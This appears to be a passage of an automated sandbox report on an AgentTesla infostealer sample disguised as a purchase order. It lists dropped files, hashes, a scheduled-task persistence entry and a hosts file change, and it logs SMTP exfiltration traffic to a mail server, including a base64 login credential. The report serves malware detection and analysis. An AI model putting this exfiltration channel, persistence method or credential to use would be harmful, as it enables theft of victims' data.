SHA-512:	1CC89F2ED1DBD70628FA1DC41A32BA0BFA3E81EAE1A1CF3C5F6A48F2DA0BF1F21A5001B8A18B04043C5B8FE4FBE663068D86AA8C4BD8E17933F75687C3178F F6
Malicious:	**true**
Reputation:	high, very likely benign file
Preview:	1,"fusion","GAC",0..1,"WinRT","NotApp",1..2,"System.Windows.Forms, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089",0..3,"System, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7eefa3cd3e0ba98b5ebddbbc72e6\System.ni.dll",0..2,"System.Drawing, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a",0..3,"System.Core, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\f1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll",0..3,"System.Configuration, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a","C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Configuration\8d67d92724ba494b6c7fd089d6f25b48\System.Configuration.ni.dll",0..3,"System.Xml, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xml\b219d4630d26b88041b59c21

C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\kprUEGC.exe.log	
Process:	C:\Users\user\AppData\Roaming\kprUEGC\kprUEGC.exe
File Type:	ASCII text, with CRLF line terminators
Category:	modified
Size (bytes):	142
Entropy (8bit):	5.090621108356562
Encrypted:	false
SSDEEP:	3:QHXMKa/xwwUC7WglAFXMWA2yTMGfsbNRLFS9Am12MFuAvOAsDeieVyn:Q3La/xwczlAFXMWTyAGCDLIP12MUAvvw
MD5:	8C0458BB9EA02D50565175E38D577E35
SHA1:	F0B50702CD6470F3C17D637908F83212FDBDB2F2
SHA-256:	C578E86DB701B9AFA3626E804CF434F9D32272FF59FB32FA9A51835E5A148B53
SHA-512:	804A47494D9A462FFA6F39759480700ECBE5A7F3A15EC3A6330176ED9C04695D2684BF6BF85AB86286D52E7B727436D0BB2E8DA96E20D47740B5CE3F856B5D0F
Malicious:	false
Reputation:	moderate, very likely benign file
Preview:	1,"fusion","GAC",0..1,"WinRT","NotApp",1..2,"System.EnterpriseServices, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a",0..

C:\Users\user\AppData\Local\Temp\tmp647A.tmp	
Process:	C:\Users\user\Desktop\PO_000630.exe
File Type:	XML 1.0 document, ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	1652
Entropy (8bit):	5.153525803961435
Encrypted:	false
SSDEEP:	24:2dH4+SEqC/S7h2ulNMFp2O/rlMhEMjnGpwjpIgUYODOLD9RJh7h8gKB3UZtn:cbha7JlNQV/rydbz9l3YODOLNdq36b
MD5:	5040AB5E913A62C131B7AA1EE30C82FF
SHA1:	B1E83AE6E25DEE888D086484FBA5D7251B4CE287
SHA-256:	BB23BEEB9F8707D112F78D73B7E464AEC12FC540EF5D30478BE1EF7D32370D9B

C:\Users\user\AppData\Local\Temp\tmp647A.tmp	
SHA-512:	6E491F9F45CF4E2EFC160F0257A8B34F788A1CAD2002A201BDFD3FB3E73B098231E1B1FE3F1D8C4FFAD110A3A000EC34C7EBB26654F8BBEEF79CC282ACE026 92
Malicious:	**true**
Reputation:	low
Preview:	<?xml version="1.0" encoding="UTF-16"?>..<Task version="1.2" xmlns="http://schemas.microsoft.com/windows/2004/02/mit/task">.. <RegistrationInfo>.. <Date>2014-10-25T14:27:44.8929027</Date>.. <Author>computer\user</Author>.. </RegistrationInfo>.. <Triggers>.. <LogonTrigger>.. <Enabled>true</Enabled>.. <UserId>computer\user</UserId>.. </LogonTrigger>.. <RegistrationTrigger>.. <Enabled>false</Enabled>.. </RegistrationTrigger>.. </Triggers>.. <Principals>.. <Principal id="Author">.. <UserId>computer\user</UserId>.. <LogonType>InteractiveToken</LogonType>.. <RunLevel>LeastPrivilege</RunLevel>.. </Principal>.. </Principals>.. <Settings>.. <MultipleInstancesPolicy>StopExisting</MultipleInstancesPolicy>.. <DisallowStartIfOnBatteries>false</DisallowStartIfOnBatteries>.. <StopIfGoingOnBatteries>true</StopIfGoingOnBatteries>.. <AllowHardTerminate>false</AllowHardTerminate>.. <StartWhenAvail

C:\Users\user\AppData\Roaming\kprUEGC\kprUEGC.exe	
Process:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\RegSvcs.exe
File Type:	PE32 executable (console) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	45152
Entropy (8bit):	6.149629800481177
Encrypted:	false
SSDEEP:	768:bBbSoy+SdIBf0k2dsYyV6Iq87PiU9FViaLmf:EoOIBf0ddsYy8LUjVBC
MD5:	2867A3817C9245F7CF518524DFD18F28
SHA1:	D7BA2A111CEDD5BF523224B3F1CFE58EEC7C2FDC
SHA-256:	43026DCFF238F20CFF0419924486DEE45178119CFDD0D366B79D67D950A9BF50
SHA-512:	7D3D3DBB42B7966644D716AA9CBC75327B2ACB02E43C61F1DAD4AFE5521F9FE248B33347DFE15B637FB33EB97CDB322BCAEAE08BAE3F2FD863A9AD9B3A4D B42
Malicious:	**true**
Antivirus:	• Antivirus: Metadefender, Detection: 0%, Browse • Antivirus: ReversingLabs, Detection: 0%
Joe Sandbox View:	• Filename: PO.#4500499953.exe, Detection: malicious, Browse • Filename: invoice.exe, Detection: malicious, Browse • Filename: 70654 SSEBACIC EGYPT.exe, Detection: malicious, Browse • Filename: Booking.exe, Detection: malicious, Browse • Filename: Order - HOM-OS-20-21-5-12.exe, Detection: malicious, Browse • Filename: PO.#4500499953.exe, Detection: malicious, Browse • Filename: PO.#4500499953.exe, Detection: malicious, Browse • Filename: RFQ.exe, Detection: malicious, Browse • Filename: DHL_Telex Release BL.exe, Detection: malicious, Browse • Filename: Booking.exe, Detection: malicious, Browse • Filename: PaymentConfirmation.exe, Detection: malicious, Browse • Filename: tAe9xfvtm6kVwfA.exe, Detection: malicious, Browse • Filename: ouCeNMzxAW8tbEx.exe, Detection: malicious, Browse • Filename: Payment_Advice.exe, Detection: malicious, Browse • Filename: Ningbo_Overdue_Payments.exe, Detection: malicious, Browse • Filename: SOA.exe.gz.exe, Detection: malicious, Browse • Filename: PO 4500379537.exe, Detection: malicious, Browse • Filename: tAe9xfvtm6kVwfA.exe, Detection: malicious, Browse • Filename: file.exe, Detection: malicious, Browse • Filename: PO.#4500499953.exe, Detection: malicious, Browse
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L...zX.Z.....0..d.....V.... .....@.. .....".. ..`.....O.....8.....r..`>..... ....H.....text...\c... ...d..... ..`.rsrc...8.....f.....@..@.reloc..... .....p.....@..B.....8.....H.....+...S.....|...P.....r...p(....*2.(....(....*z..r...p(....(.....(.....}....*..{....*.s.....*.0..{.....Q.-.s.....+i~....o....(..... s.....o.....r!..p..(....Q.P,:.P.....(....o....o .....(....o!...o".....,..o#...t.....*..0..(..... ....s$.....o%....X..(....-..*.o&...*.0.....('.....&.....*.*.....0.....(.....&.....*..... .....0.....(.....(....~.....,(....~....o....9]...

C:\Users\user\AppData\Roaming\wDToQaa.exe	
Process:	C:\Users\user\Desktop\PO_000630.exe
File Type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	768512
Entropy (8bit):	7.310867886556554
Encrypted:	false
SSDEEP:	12288:4qxxoLLoS60/K7yh0R8wRLyVKRpGnBo0iL5PgQiaJEDmGEXUqjmPNL:4soLAR84RpGnBotPgQzJCPPNL
MD5:	1FB20B0D0B5817E8485171B8271D2709
SHA1:	132DA2B67821A3E8168088ECB74E5A5C05DF9B6C
SHA-256:	05C744B20DF523CA0EBD41C0B9F43474FDF52754DD65B87BD5C0CF32CC2E8B88
SHA-512:	AA4DA61E0153432F8206A33D5C835EFD348A481776F8043E7704E36A19AB8740947D27B95EF6C2D25DE98FE8750E82157A14853C352B3AAC925F869DCCAF0734
Malicious:	**true**
Antivirus:	• Antivirus: Joe Sandbox ML, Detection: 100% • Antivirus: ReversingLabs, Detection: 34%

C:\Users\user\AppData\Roaming\wDToQaa.exe	
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L.....0..... .....@.. ....@.....@...O.....$..... ....H.....text..... ....`.rsrc.....@..@.reloc..... .....@..B.....t.....H.....0`..Lp.....|.....".(.....*^..}.....(.....(.....*....0.....{....o.....(.....,.r...p(....&.Yr'..p.rc..p(....s.....o....&r i..p(....&.{....r...po .....o!...("....o!...(....&...*.....de.....*&..(#....*R..(#....s>...($....*...0..+.....,.{.....+...,...{....o%.....(&....*..0.....s'...}.....s(...}.....s)...}.....s*...}.....s+. ..}.....s+...}.....s+...}.....{....o,.....(,.....{.....o-..

C:\Windows\System32\drivers\etc\hosts	
Process:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\RegSvcs.exe
File Type:	ASCII text, with CRLF line terminators
Category:	modified
Size (bytes):	11
Entropy (8bit):	2.663532754804255
Encrypted:	false
SSDEEP:	3:iLE:iLE
MD5:	B24D295C1F84ECBFB566103374FB91C5
SHA1:	6A750D3F8B45C240637332071D34B403FA1FF55A
SHA-256:	4DC7B65075FBC5B5421551F0CB814CAFDC8CACA5957D393C222EE388B6F405F4
SHA-512:	9BE279BFA70A859608B50EF5D30BF2345F334E5F433C410EA6A188DCAB395BFF50C95B165177E59A29261464871C11F903A9ECE55B2D900FE49A9F3C49EB88FA
Malicious:	**true**
Preview:	..127.0.0.1

\Device\ConDrv	
Process:	C:\Users\user\AppData\Roaming\kprUEGC\kprUEGC.exe
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	1141
Entropy (8bit):	4.44831826838854
Encrypted:	false
SSDEEP:	24:zKLXkb4DObntKlglUEnfQtvNuNpKOK5aM9YJC:zKL0b4DQntKKH1MqJC
MD5:	1AEB3A784552CFD2AEDEDC1D43A97A4F
SHA1:	804286AB9F8B3DE053222826A69A7CDA3492411A
SHA-256:	0BC438F4B1208E1390C12D375B6CBB08BF47599D1F24BD07799BB1DF384AA293
SHA-512:	5305059BA86D5C2185E590EC036044B2A17ED9FD9863C2E3C7E7D8035EF0C79E53357AF5AE735F7D432BC70156D4BD3ACB42D100CFB05C2FB669EA22368F141
Malicious:	false
Preview:	Microsoft (R) .NET Framework Services Installation Utility Version 4.7.3056.0..Copyright (C) Microsoft Corporation. All rights reserved.....USAGE: regsvcs.exe [options] AssemblyName..Options:.. /? or /help Display this usage message... /fc Find or create target application (default)... /c Create target application, error if it already exists... /exapp Expect an existing application... /tlb:<tlbfile> Filename for the exported type library... /appname:<name> Use the specified name for the target application... /parname:<name> Use the specified name or id for the target partition... /extlb Use an existing type library... /reconfig Re configure existing target application (default)... /noreconfig Don't reconfigure existing target application... /u Uninstall target application... /nologo S uppress logo output... /quiet Suppress logo output and success output... /c

Static File Info

General

File type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Entropy (8bit):	7.310867886556554
TrID:	• Win32 Executable (generic) Net Framework (10011505/4) 49.80% • Win32 Executable (generic) a (10002005/4) 49.75% • Generic CIL Executable (.NET, Mono, etc.) (73296/58) 0.36% • Windows Screen Saver (13104/52) 0.07% • Generic Win/DOS Executable (2004/3) 0.01%
File name:	PO_000630.exe
File size:	768512
MD5:	1fb20b0d0b5817e8485171b8271d2709
SHA1:	132da2b67821a3e8168088ecb74e5a5c05df9b6c
SHA256:	05c744b20df523ca0ebd41c0b9f43474fdf52754dd65b87bd5c0cf32cc2e8b88
SHA512:	aa4da61e0153432f8206a33d5c835efd348a481776f8043e7704e36a19ab8740947d27b95ef6c2d25de98fe8750e82157a14853c352b3aac925f869dccaf0734

General

SSDEEP:	12288:4qxxoLLoS60/K7yh0R8wRLyVKRpGnBo0iL5PgQiaJEDmGEXUqjmPNL:4soLAR84RpGnBotPgQzJCPPNL
File Content Preview:	MZ......................@...!..L.!This program cannot be run in DOS mode....$.......PE..L...................0.................. ....@.. .... @................................

File Icon

Icon Hash:	00828e8e8686b000

Static PE Info

General

Entrypoint:	0x4bce92
Entrypoint Section:	.text
Digitally signed:	false
Imagebase:	0x400000
Subsystem:	windows gui
Image File Characteristics:	32BIT_MACHINE, EXECUTABLE_IMAGE
DLL Characteristics:	NO_SEH, TERMINAL_SERVER_AWARE, DYNAMIC_BASE, NX_COMPAT
Time Stamp:	0x9ECF88B1 [Sat Jun 6 23:24:33 2054 UTC]
TLS Callbacks:	
CLR (.Net) Version:	v4.0.30319
OS Version Major:	4
OS Version Minor:	0
File Version Major:	4
File Version Minor:	0
Subsystem Version Major:	4
Subsystem Version Minor:	0
Import Hash:	f34d5f2d4577ed6d9ceec516c1f5a744

Entrypoint Preview

Instruction
jmp dword ptr [00402000h]
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al

Instruction
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al

Instruction
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al

Data Directories

Name	Virtual Address	Virtual Size	Is in Section
IMAGE_DIRECTORY_ENTRY_EXPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IMPORT	0xbce40	0x4f	.text
IMAGE_DIRECTORY_ENTRY_RESOURCE	0xbe000	0x59c	.rsrc
IMAGE_DIRECTORY_ENTRY_EXCEPTION	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_SECURITY	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_BASERELOC	0xc0000	0xc	.reloc
IMAGE_DIRECTORY_ENTRY_DEBUG	0xbce24	0x1c	.text
IMAGE_DIRECTORY_ENTRY_COPYRIGHT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_GLOBALPTR	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_TLS	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_LOAD_CONFIG	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_BOUND_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IAT	0x2000	0x8	.text
IMAGE_DIRECTORY_ENTRY_DELAY_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_COM_DESCRIPTOR	0x2008	0x48	.text
IMAGE_DIRECTORY_ENTRY_RESERVED	0x0	0x0	

Sections

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
.text	0x2000	0xbae98	0xbb000	False	0.733015907002	data	7.31245662068	IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_CNT_CODE, IMAGE_SCN_MEM_READ
.rsrc	0xbe000	0x59c	0x600	False	0.419921875	data	4.06581710335	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ
.reloc	0xc0000	0xc	0x200	False	0.044921875	data	0.101910425663	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_DISCARDABLE, IMAGE_SCN_MEM_READ

Resources

Name	RVA	Size	Type	Language	Country
RT_VERSION	0xbe090	0x30c	data		
RT_MANIFEST	0xbe3ac	0x1ea	XML 1.0 document, UTF-8 Unicode (with BOM) text, with CRLF line terminators		

Imports

DLL	Import
mscoree.dll	_CorExeMain

Version Infos


Description	Data
Translation	0x0000 0x04b0
LegalCopyright	Copyright 2019
Assembly Version	1.0.0.0
InternalName	Q2prfuT.exe
FileVersion	1.0.0.0
CompanyName	
LegalTrademarks	
Comments	
ProductName	Pencil
ProductVersion	1.0.0.0
FileDescription	Pencil
OriginalFilename	Q2prfuT.exe

Network Behavior

Snort IDS Alerts

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
05/12/21-19:45:28.964520	TCP	2030171	ET TROJAN AgentTesla Exfil Via SMTP	49743	587	192.168.2.6	166.62.7.52

Network Port Distribution



TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
May 12, 2021 19:45:26.182996035 CEST	49743	587	192.168.2.6	166.62.7.52
May 12, 2021 19:45:26.457885981 CEST	587	49743	166.62.7.52	192.168.2.6
May 12, 2021 19:45:26.458092928 CEST	49743	587	192.168.2.6	166.62.7.52
May 12, 2021 19:45:26.990716934 CEST	587	49743	166.62.7.52	192.168.2.6
May 12, 2021 19:45:26.991200924 CEST	49743	587	192.168.2.6	166.62.7.52
May 12, 2021 19:45:27.266184092 CEST	587	49743	166.62.7.52	192.168.2.6
May 12, 2021 19:45:27.267688036 CEST	49743	587	192.168.2.6	166.62.7.52
May 12, 2021 19:45:27.543327093 CEST	587	49743	166.62.7.52	192.168.2.6
May 12, 2021 19:45:27.544060946 CEST	49743	587	192.168.2.6	166.62.7.52
May 12, 2021 19:45:27.852607012 CEST	587	49743	166.62.7.52	192.168.2.6
May 12, 2021 19:45:27.856221914 CEST	49743	587	192.168.2.6	166.62.7.52
May 12, 2021 19:45:28.132860899 CEST	587	49743	166.62.7.52	192.168.2.6
May 12, 2021 19:45:28.136817932 CEST	49743	587	192.168.2.6	166.62.7.52
May 12, 2021 19:45:28.413588047 CEST	587	49743	166.62.7.52	192.168.2.6
May 12, 2021 19:45:28.436723948 CEST	49743	587	192.168.2.6	166.62.7.52
May 12, 2021 19:45:28.713166952 CEST	587	49743	166.62.7.52	192.168.2.6
May 12, 2021 19:45:28.713337898 CEST	587	49743	166.62.7.52	192.168.2.6
May 12, 2021 19:45:28.773175955 CEST	49743	587	192.168.2.6	166.62.7.52
May 12, 2021 19:45:28.964519978 CEST	49743	587	192.168.2.6	166.62.7.52
May 12, 2021 19:45:28.964646101 CEST	49743	587	192.168.2.6	166.62.7.52
May 12, 2021 19:45:28.965245008 CEST	49743	587	192.168.2.6	166.62.7.52
May 12, 2021 19:45:28.965313911 CEST	49743	587	192.168.2.6	166.62.7.52
May 12, 2021 19:45:29.239454031 CEST	587	49743	166.62.7.52	192.168.2.6
May 12, 2021 19:45:29.240066051 CEST	587	49743	166.62.7.52	192.168.2.6
May 12, 2021 19:45:29.249965906 CEST	587	49743	166.62.7.52	192.168.2.6
May 12, 2021 19:45:29.296448946 CEST	49743	587	192.168.2.6	166.62.7.52

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
May 12, 2021 19:43:36.270690918 CEST	55074	53	192.168.2.6	8.8.8.8

Timestamp	Source Port	Dest Port	Source IP	Dest IP
May 12, 2021 19:43:36.320410013 CEST	53	55074	8.8.8.8	192.168.2.6
May 12, 2021 19:43:37.419264078 CEST	54513	53	192.168.2.6	8.8.8.8
May 12, 2021 19:43:37.471031904 CEST	53	54513	8.8.8.8	192.168.2.6
May 12, 2021 19:43:38.549230099 CEST	62044	53	192.168.2.6	8.8.8.8
May 12, 2021 19:43:38.600792885 CEST	53	62044	8.8.8.8	192.168.2.6
May 12, 2021 19:43:38.792248964 CEST	63791	53	192.168.2.6	8.8.8.8
May 12, 2021 19:43:38.858958006 CEST	53	63791	8.8.8.8	192.168.2.6
May 12, 2021 19:43:39.737270117 CEST	64267	53	192.168.2.6	8.8.8.8
May 12, 2021 19:43:39.788866997 CEST	53	64267	8.8.8.8	192.168.2.6
May 12, 2021 19:43:41.024382114 CEST	49448	53	192.168.2.6	8.8.8.8
May 12, 2021 19:43:41.074918032 CEST	53	49448	8.8.8.8	192.168.2.6
May 12, 2021 19:43:42.282147884 CEST	60342	53	192.168.2.6	8.8.8.8
May 12, 2021 19:43:42.330967903 CEST	53	60342	8.8.8.8	192.168.2.6
May 12, 2021 19:43:44.228368998 CEST	61346	53	192.168.2.6	8.8.8.8
May 12, 2021 19:43:44.277146101 CEST	53	61346	8.8.8.8	192.168.2.6
May 12, 2021 19:43:45.641657114 CEST	51774	53	192.168.2.6	8.8.8.8
May 12, 2021 19:43:45.698707104 CEST	53	51774	8.8.8.8	192.168.2.6
May 12, 2021 19:43:49.027245045 CEST	56023	53	192.168.2.6	8.8.8.8
May 12, 2021 19:43:49.079438925 CEST	53	56023	8.8.8.8	192.168.2.6
May 12, 2021 19:43:50.215898037 CEST	58384	53	192.168.2.6	8.8.8.8
May 12, 2021 19:43:50.266100883 CEST	53	58384	8.8.8.8	192.168.2.6
May 12, 2021 19:43:51.367177010 CEST	60261	53	192.168.2.6	8.8.8.8
May 12, 2021 19:43:51.418013096 CEST	53	60261	8.8.8.8	192.168.2.6
May 12, 2021 19:43:52.559334040 CEST	56061	53	192.168.2.6	8.8.8.8
May 12, 2021 19:43:52.610954046 CEST	53	56061	8.8.8.8	192.168.2.6
May 12, 2021 19:43:53.723141909 CEST	58336	53	192.168.2.6	8.8.8.8
May 12, 2021 19:43:53.773047924 CEST	53	58336	8.8.8.8	192.168.2.6
May 12, 2021 19:43:54.775402069 CEST	53781	53	192.168.2.6	8.8.8.8
May 12, 2021 19:43:54.824168921 CEST	53	53781	8.8.8.8	192.168.2.6
May 12, 2021 19:43:55.638726950 CEST	54064	53	192.168.2.6	8.8.8.8
May 12, 2021 19:43:55.690330982 CEST	53	54064	8.8.8.8	192.168.2.6
May 12, 2021 19:43:56.464337111 CEST	52811	53	192.168.2.6	8.8.8.8
May 12, 2021 19:43:56.514997959 CEST	53	52811	8.8.8.8	192.168.2.6
May 12, 2021 19:43:57.283165932 CEST	55299	53	192.168.2.6	8.8.8.8
May 12, 2021 19:43:57.334901094 CEST	53	55299	8.8.8.8	192.168.2.6
May 12, 2021 19:44:12.060388088 CEST	63745	53	192.168.2.6	8.8.8.8
May 12, 2021 19:44:12.120662928 CEST	53	63745	8.8.8.8	192.168.2.6
May 12, 2021 19:44:31.173110962 CEST	50055	53	192.168.2.6	8.8.8.8
May 12, 2021 19:44:31.271575928 CEST	53	50055	8.8.8.8	192.168.2.6
May 12, 2021 19:44:33.387186050 CEST	61374	53	192.168.2.6	8.8.8.8
May 12, 2021 19:44:33.447758913 CEST	53	61374	8.8.8.8	192.168.2.6
May 12, 2021 19:44:34.210469007 CEST	50339	53	192.168.2.6	8.8.8.8
May 12, 2021 19:44:34.271997929 CEST	53	50339	8.8.8.8	192.168.2.6
May 12, 2021 19:44:34.863656998 CEST	63307	53	192.168.2.6	8.8.8.8
May 12, 2021 19:44:34.926225901 CEST	53	63307	8.8.8.8	192.168.2.6
May 12, 2021 19:44:35.362145901 CEST	49694	53	192.168.2.6	8.8.8.8
May 12, 2021 19:44:35.411448956 CEST	53	49694	8.8.8.8	192.168.2.6
May 12, 2021 19:44:35.630618095 CEST	54982	53	192.168.2.6	8.8.8.8
May 12, 2021 19:44:35.697791100 CEST	53	54982	8.8.8.8	192.168.2.6
May 12, 2021 19:44:36.008831024 CEST	50010	53	192.168.2.6	8.8.8.8
May 12, 2021 19:44:36.072331905 CEST	53	50010	8.8.8.8	192.168.2.6
May 12, 2021 19:44:36.828140974 CEST	63718	53	192.168.2.6	8.8.8.8
May 12, 2021 19:44:36.879993916 CEST	53	63718	8.8.8.8	192.168.2.6
May 12, 2021 19:44:37.540389061 CEST	62116	53	192.168.2.6	8.8.8.8
May 12, 2021 19:44:37.602407932 CEST	53	62116	8.8.8.8	192.168.2.6
May 12, 2021 19:44:39.692709923 CEST	63816	53	192.168.2.6	8.8.8.8
May 12, 2021 19:44:39.749856949 CEST	53	63816	8.8.8.8	192.168.2.6
May 12, 2021 19:44:40.583658934 CEST	55014	53	192.168.2.6	8.8.8.8
May 12, 2021 19:44:40.635402918 CEST	53	55014	8.8.8.8	192.168.2.6
May 12, 2021 19:44:41.290932894 CEST	62208	53	192.168.2.6	8.8.8.8
May 12, 2021 19:44:41.349877119 CEST	53	62208	8.8.8.8	192.168.2.6
May 12, 2021 19:44:50.770332098 CEST	57574	53	192.168.2.6	8.8.8.8
May 12, 2021 19:44:50.828927994 CEST	53	57574	8.8.8.8	192.168.2.6
May 12, 2021 19:45:13.954866886 CEST	51818	53	192.168.2.6	8.8.8.8

Timestamp	Source Port	Dest Port	Source IP	Dest IP
May 12, 2021 19:45:14.016514063 CEST	53	51818	8.8.8.8	192.168.2.6
May 12, 2021 19:45:19.626351118 CEST	56628	53	192.168.2.6	8.8.8.8
May 12, 2021 19:45:19.683324099 CEST	53	56628	8.8.8.8	192.168.2.6
May 12, 2021 19:45:22.027666092 CEST	60778	53	192.168.2.6	8.8.8.8
May 12, 2021 19:45:22.098799944 CEST	53	60778	8.8.8.8	192.168.2.6
May 12, 2021 19:45:26.085819006 CEST	53799	53	192.168.2.6	8.8.8.8
May 12, 2021 19:45:26.152215958 CEST	53	53799	8.8.8.8	192.168.2.6

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
May 12, 2021 19:45:26.085819006 CEST	192.168.2.6	8.8.8.8	0xd39a	Standard query (0)	mail.saroj prints.com	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
May 12, 2021 19:45:26.152215958 CEST	8.8.8.8	192.168.2.6	0xd39a	No error (0)	mail.saroj prints.com		166.62.7.52	A (IP address)	IN (0x0001)

SMTP Packets


Timestamp	Source Port	Dest Port	Source IP	Dest IP	Commands
May 12, 2021 19:45:26.990716934 CEST	587	49743	166.62.7.52	192.168.2.6	220-sg2plcpnl0022.prod.sin2.secureserver.net ESMTP Exim 4.93 #2 Wed, 12 May 2021 10:45:26 -0700 220-We do not authorize the use of this system to transport unsolicited, 220 and/or bulk e-mail.
May 12, 2021 19:45:26.991200924 CEST	49743	587	192.168.2.6	166.62.7.52	EHLO 888683
May 12, 2021 19:45:27.266184092 CEST	587	49743	166.62.7.52	192.168.2.6	250-sg2plcpnl0022.prod.sin2.secureserver.net Hello 888683 [84.17.52.78] 250-SIZE 52428800 250-8BITMIME 250-PIPELINING 250-AUTH PLAIN LOGIN 250-STARTTLS 250 HELP
May 12, 2021 19:45:27.267688036 CEST	49743	587	192.168.2.6	166.62.7.52	AUTH login cHBjQHNhcm9qcHJpbnRzLmNvbQ==
